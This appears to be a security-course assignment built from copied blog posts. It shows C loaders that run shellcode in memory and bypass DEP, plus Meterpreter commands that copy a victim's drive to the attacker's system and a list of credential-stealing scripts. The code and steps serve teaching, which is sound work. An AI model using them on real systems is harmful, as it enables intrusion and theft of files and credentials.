**Assignment 1**

**Q1:-** **Create a shellcode to exploit windows OS**

**Answer:--** In computer security, shellcoding in its most literal sense, means writing code that will return a remote shell when executed. The meaning of shellcode has evolved; it now represents any byte code that will be inserted into an exploit to accomplish a desired task.


**2. Execute the shellcode on Windows**

**Answer:-** explaining basic concepts of In-Memory code execution this blog post aims to improve everyone’s ability to do this.In essence the following four execution techniques will be covered:

* Dynamic Allocation of Memory
* Function Pointer Execution
* .TEXT-Segment Execution
* RWX-Hunter Execution


Especially the first two techniques are very widely known and most should be familiar with these, however, the latter two might be new to some.   
Each of these techniques describes a way of executing code in a different memory section, therefore it is necessary to review a processes memory layout as a first step.

**A Processes Memory Layout :-** The first concept that needs to be understood is that the entire virtual memory space is split into two relevant parts: Virtual memory space reserved for user processes (user space) and virtual memory space reserved for system processes (kernel space), as shown below:



The first takeaway from this is that each process gets its own, private virtual address space, where the “kernel space” is kind of a “shared environment”, meaning each kernel process can read/write to virtual memory anywhere it wants to. Please note the latter is only true for environments without Virtualization-based Security (VBS), but that’s a different topic.

The representation above shows what the global virtual address space looks like, let’s break this down for a single process:



A single processes virtual memory space consists of multiple sections that are placed somewhere within the available space boundaries by Address Space Layout Randomization (ASLR). Most of these sections should be familiar, but to keep everyone on the same page, here is a quick rundown of these sections:

**.TEXT Segment**: This is where the executable process image is placed. In this area you will find the main entry of the executable, where the execution flow starts.

**.DATA Segment:** The .DATA section contains globally initialized or static variables. Any variable that is not bound to a specific function is stored here.

**.BSS Segment:** Similar to the .DATA segment, this section holds any uninitialized global or static variables.

**HEAP:** This is where all your dynamic local variables are stored. Every time you create an object for which the space that is needed is determined at run time, the required address space is dynamically assigned within the HEAP (usually using alloc() or similar system calls).

**STACK:** The stack is the place every static local variable is assigned to. If you initialize a variable locally within a function, this variable will be placed on the STACK.

**Dynamically Allocate Memory**

After defining the basics, let’s have a look on what is needed to execute shellcode within your process memory space. In order to execute your shellcode you need to complete the following three checks:

1. You need virtual address space that is marked as executable (otherwise DEP will throw an exception)
2. You need to get your shellcode into that address space
3. You need to direct the code flow to that memory region

The text book method to complete these three steps is to use WinAPI calls to dynamically allocate readable, writeable and executable (RWX) memory and start a thread pointing to the freshly allocated memory region. Coding this in C would look like this:

**#include <windows.h>**

**int main()**

**{**

**char shellcode[] = "\xcc\xcc\xcc\xcc\x41\x41\x41\x41";**

**// Alloc memory**

**LPVOID addressPointer = VirtualAlloc(NULL, sizeof(shellcode), 0x3000, 0x40);**

**// Copy shellcode**

**RtlMoveMemory(addressPointer, shellcode, sizeof(shellcode));**

**// Create thread pointing to shellcode address**

**CreateThread(NULL, 0, (LPTHREAD\_START\_ROUTINE)addressPointer, NULL, 0, 0);**

**// Sleep for a second to wait for the thread**

**Sleep(1000);**

**return 0;**

**}**

As it will be shown in the following screenshots, when compiling and executing the above code, the shellcode will be executed from the heap, which is by default protected by the system wide Data Execution Prevention (DEP) policy. For DEP enabled processes this would prevent code execution in this memory region. To overcome this burden we ask the system to mark the required memory region as RWX. If you have never set up WinDbg before, refer to the following screenshot to get an idea of how to point WinDbg to your source code, list all loaded modules, set a break point and run your program. After entering “g” in the WinDbg’s command line the program will break into the main function of your executable. If you then step through your code to the point after RtlMoveMemory is called, you will face something like the following in WinDbg.

As indicated by the violet line we are currently right after the call to RtlMoveMemory. If we refer to the code above, RtlMoveMemory takes a Pointer from VirtualAlloc to write our shellcode to the given location. As the pointer returned from VirtualAlloc is the first argument to RtlMoveMemory, it will be pushed on stack last (within register ecx) before calling the function, as function parameters get pushed on the stack in reverse order. If we would have stopped right before the call to RtlMoveMemory the ecx register would show the address location to be ‘0x420000’, which in the above screenshot has been placed into the eax register after the WinAPI call.

Inspecting the memory location at address 0x420000 in the screenshot above, shows that our shellcode has been placed at this address. Furthermore, note that the stack base address (ebp) is shown as 0x5afa34 and the stack pointer (esp – the top address of the stack) is pointing to 0x5af938, spanning the stack across the addresses in this range. As the memory location of the shellcode is not within the stack range we can safely conclude it has been placed on the heap instead.

**Function Pointer Execution**

In contrast to the vanilla approach above, another technique to execute shellcode within memory is by the use of function pointers, as shown in the code snippet below:

**#include <windows.h>**

**int main()**

**{**

**char buf[] = "\xcc\xcc\xcc\xcc";**

**// One way to do it**

**int (\*func)();**

**func = (int (\*)()) (void\*)buf;**

**(int)(\*func)();**

**// Shortcut way to do it**

**// (\*(int(\*)()) buf)();**

**// sleep for a second**

**Sleep(1000);**

**return 0;**

**}**

The way this code works is as follows:

* A pointer to a function is declared, in the above code snippet that function pointer is named ‘func’
* The declared function pointer is than assigned the address of the code to execute (as any variable would be assigned with a value, the func pointer is assigned with an address)
* Finally the function pointer is called, meaning the execution flow is directed to the assigned address.

Applying the same steps as above we can analyse this in memory with WinDbg, which takes us to the following:

The key steps that lead to code execution in this case are the following:

* The shellcode, contained in a local variable, is pushed onto the stack during initialization (relatively close the ebp, as this is one of the first things to happen in the main-method)
* The shellcode is loaded from the stack into eax as shown at address 0x00fd1753
* The shellcode is executed by calling eax as shown at address 0x00fd1758

Referring back to the virtual memory layout of a single process shown above, it is stated that the stack is only marked as RW memory section with regards to DEP. The same problem occurred before with dynamic allocation of heap memory, in which case a WinAPI function (VirtualAlloc) was used to mark the memory section as executable. In this case we’re not using any WinAPI functions, but luckily we can simply disable DEP for the compiled executable by setting the /NXCOMPAT:NO flag (for VisualStudio this can be set within the advanced Linker options). The result is happily executing shellcode.

**.TEXT Segment Execution**

So far we have achieved code execution within the heap and the stack, which are both not executable by default and therefore we were required to use WinAPI functions and disabling DEP respectively to overcome this.  
We could avoid using such methods with code execution in a memory region that is already marked as executable.  
A quick reference back to the memory layout above shows that the .TEXT segment is such a memory region.

The .TEXT segment needs to be executable, because this is the section that contains your executable code, such as your main-function.  
Sounds like a suitable place for shellcode execution, but how can we place and execute shellcode in this section. We can’t use WinAPI functions to simply move our shellcode into here, because the .TEXT segment is not writable and we can’t use function pointers as we don’t have a reference in here to point at.

**#include <Windows.h>**

**int main() {**

**asm(".byte 0xde,0xad,0xbe,0xef,0x00\n\t"**

**"ret\n\t");**

**return 0;**

**}**

To compile this code the GCC compiler is required, due to the use of the “.byte” directive. Luckily there is a GCC compiler contained in the MinGW project and we can easily compile this as follows:

mingw32-gcc.exe -c Main.c -o Main.o

mingw32-g++.exe -o Main.exe Main.o

Viewing this in IDA reveals that our shellcode has been embed into the .TEXT segment (IDA is just a bit more visual than WinDbg here):

The defined shellcode ‘0xdeadbeef’ has been placed within the assembled code right after the call to \_\_main, which is used as initialization routine. As soon as the \_\_main function finishes the initialization our shellcode is executed right away.

**RWX-Hunter Execution**

Last, but not least, after using the default executable .TEXT segment for code execution and creating non-default executable memory sections with WinAPI functions and by disabling DEP, there is one last path to go, which is: Searching for memory sections that have already been marked as read (R), write (W) and executable (X) – which i stumbled across reading [@subTee](https://twitter.com/subTee) post on InstallUtil’s help-functionality code exec.

The basic idea for the RWX-Hunter is running through your processes virtual memory space searching for a memory section that is marked as RWX. The attentive reader will now notice that this only fulfils only 1/3 of the defined steps for code execution, that i set up initially, which is: Finding executable memory.  The task of how to get your shellcode into this memory region and how to direct the code flow to there is not covered with this approach. However, the concept still fits well in this guide and is therefore worth mentioning.

The first question that needs to be answered is the range of where to search for RWX memory sections. Once again referring back to the initial description of a processes private virtual memory space it is stated that a processes memory space spans from 0x00000000 to 0x7FFFFFFFF, so this should be the search range.

The Code-Snippet, which I’ve ported to C from [@subTee](https://twitter.com/subTee) C# gist [here](https://gist.github.com/caseysmithrc/0b40f1ec0340edd5efe54f1111bba325), to implement this could look like the following (honestly i prefer this in C#, but since all of the above code is in C i stick to consistency):

**long MaxAddress = 0x7fffffff;**

**long address = 0;**

**do**

**{**

**MEMORY\_BASIC\_INFORMATION m;**

**int result = VirtualQueryEx(process, (LPVOID)address, &m, sizeof(MEMORY\_BASIC\_INFORMATION));**

**if (m.AllocationProtect == PAGE\_EXECUTE\_READWRITE)**

**{**

**printf("YAAY - RWX found at 0x%x\n", m.BaseAddress);**

**return m.BaseAddress;**

**}**

**if (address == (long)m.BaseAddress + (long)m.RegionSize)**

**break;**

**address = (long)m.BaseAddress + (long)m.RegionSize;**

**} while (address <= MaxAddress);**

This implementation is pretty much straight forward for what we want to achieve. A processes private virtual memory space (the user land virtual memory space) is searched for a memory section that is marked with PAGE\_EXECUTE\_READWRITE, which again maps to 0x40 as seen in previous examples. If that space is found it is returned, if not the next search address is set the next memory region (BaseAddress + Memory Region).

To complete this into code execution your shellcode needs then to be moved to that found memory region and executed. An easy way to do this would to fall back to WinAPI calls as shown in the first technique, but the CONs of that approach should be considered as stated above. At the end of this post I’ll share usable PoCs for references of how this could be implemented. To finally execute the placed shellcode (Step 3.) ROP-gadgets might become useful.

**Q3:- Get a Meterpreter.**

**Answer:-** Meterpreter, in the Metasploit framework, is a post-exploitation tool that features command history, tab completion, scripting and much more. It is a dynamically extensible payload that can be extended over the network at runtime. The tool is based on the principle of 'In-memory DLL injection', which makes the target system run the injected DLL by creating a new process that calls the injected DLL.

**Q4:- Upload and Download few files from the exploited system**

**Answer:-** Imagine you have compromised a target system as part of a Penetration test. Additionally, as part of the pen-test you need to download some files, both as proof of the compromise, and also to use the collected data from this system to assist in further exploitation of other systems.  
  
Here I discuss options for how files can be downloaded using the Metasploit Meterpreter console, and using Meterpreter scripts to speed up the process.  
  
I must emphasize that these techniques should only be used for legitimate purposes, either on a test network, or for penetration testing where you have written permission from the data owner.  
  
You are heir to your actions, make sure that everything you do is ethical, and use these techniques for good purposes.  
  
We will skip the exploitation phase in these examples, to focus on the post-exploitation and data collection aspects.  
  
So, we have exploited a system, and find ourselves at friendly Meterpreter console prompt.

[http://1.bp.blogspot.com/_2IvFH57W8Hc/TMiADkAI3fI/AAAAAAAAADI/fJW46dQPQTQ/s400/exploit.jpg](http://1.bp.blogspot.com/_2IvFH57W8Hc/TMiADkAI3fI/AAAAAAAAADI/fJW46dQPQTQ/s1600/exploit.jpg)


The Meterpreter shell has a lot of neat features, including encryption of all the traffic between our attacking system and target. This prevents any interception and scanning of the data from intrusion detection systems (IDS).  
  
**Downloading individual files:**  
  
From the Meterpreter console it is possible to download individual files using the "download" command. Which is pretty straightforward and easy if you only want to download one file.

[http://4.bp.blogspot.com/_2IvFH57W8Hc/TMiBfKWX_9I/AAAAAAAAADY/UDzFXWLgrmE/s400/download1.jpg](http://4.bp.blogspot.com/_2IvFH57W8Hc/TMiBfKWX_9I/AAAAAAAAADY/UDzFXWLgrmE/s1600/download1.jpg)

Meterpreter has a lot of useful inbuilt scripts to make post exploitation tasks such as data collection easier. To view the options, simply type "run" and then space-tab-tab to see the auto-completion options:

[](http://3.bp.blogspot.com/_2IvFH57W8Hc/TMiDRKpCqQI/AAAAAAAAADc/J4TwneVKTwA/s1600/runoptions.jpg)

**Let's look at "run file\_collector" first:**  
  
In the example below, I wanted to copy all the data from the E: drive of a Windows target, with the exception of a couple of directories that I am not interested in.  
(In this actual example I am copying some files from a "Teach yourself C for Linux in 21 days" CD which is in the drive on the target system, onto my attacking system ;o)  
  
To view the "run file\_collector" options, use "-h"  
  
meterpreter > run file\_collector -h  
Meterpreter Script for searching and downloading files that  
match a specific pattern. First save files to a file, edit and  
use that same file to download the choosen files.  
  
OPTIONS:  
  
    -d   Directory to start search on, search will be recursive.  
    -f   Search blobs separated by a |.  
    -h        Help menu.  
    -i   Input file with list of files to download, one per line.  
    -l   Location where to save the files.  
    -o   Output File to save the full path of files found.  
    -r        Search subdirectories.  
  
  
meterpreter >  
  
As you can see in the description, this is a three stage process. First, we create a file list, then we remove any files we don't want from the list, then we execute the download process.  
  
**Creating the file list**  
  
run file\_collector -r -d e:\\ -f \* -o /root/Courses/CforLinux/file.txt  
  
We are running the collector recursively, looking for all files on the E: drive, and storing a list of these files in a "file.txt" file on my attacking system.  
  
As Meterpreter copies files over an encrypted connection, this can make the data transfer slower, so best to strip out any unneeded files.  
  
  
  
  
  
**Editing the file list**  
  
I don't need some of the directories on the target data drive, so I use grep to remove these, and make a new file "file.lst".  
  
cat /root/Courses/CforLinux/file.txt | grep -v \DDD | grep -v \GCC | grep -v \GDB | grep -v \MAKE > file.lst2  
  
(I am removing the \DDD \GCC \GDB \MAKE directories, which is not particularly relevant to you, just an example. I am chopping two carrots with one knife here, as this was useful to me at the time ;o)  
  
  
  
**Downloading the file list**  
  
Once we have the edited file list we can simply start the file download process with the following command:  
  
run file\_collector -i /root/Courses/CforLinux/file.lst -l /root/Courses/CforLinux/  
 

[](http://3.bp.blogspot.com/_2IvFH57W8Hc/TMiD2BNgPwI/AAAAAAAAADg/e7ZDcRkfXac/s1600/downloading.jpg)

There we go, and that was a very quick way to download all the files I needed.  
  
**Other scripts for data collection**  
  
There are a whole host of data collection scripts that you can try, including the following:  
  
scraper, credcollect, get\_filezilla\_creds, dumplinks, get\_pidgin\_creds, enum\_chrome, enum\_firefox, enum\_putty, winenum  
  
...and if you are feeling adventurous you could create your own scripts. (Maybe a blog for another time)  
  
**Mitigations**

* There aren't really any mitigations for these examples. If the exploitation has got this far, it is basically game-over.
* Deploying a layered security program, using "Defense in depth" can reduce the risk of the initial exploitation.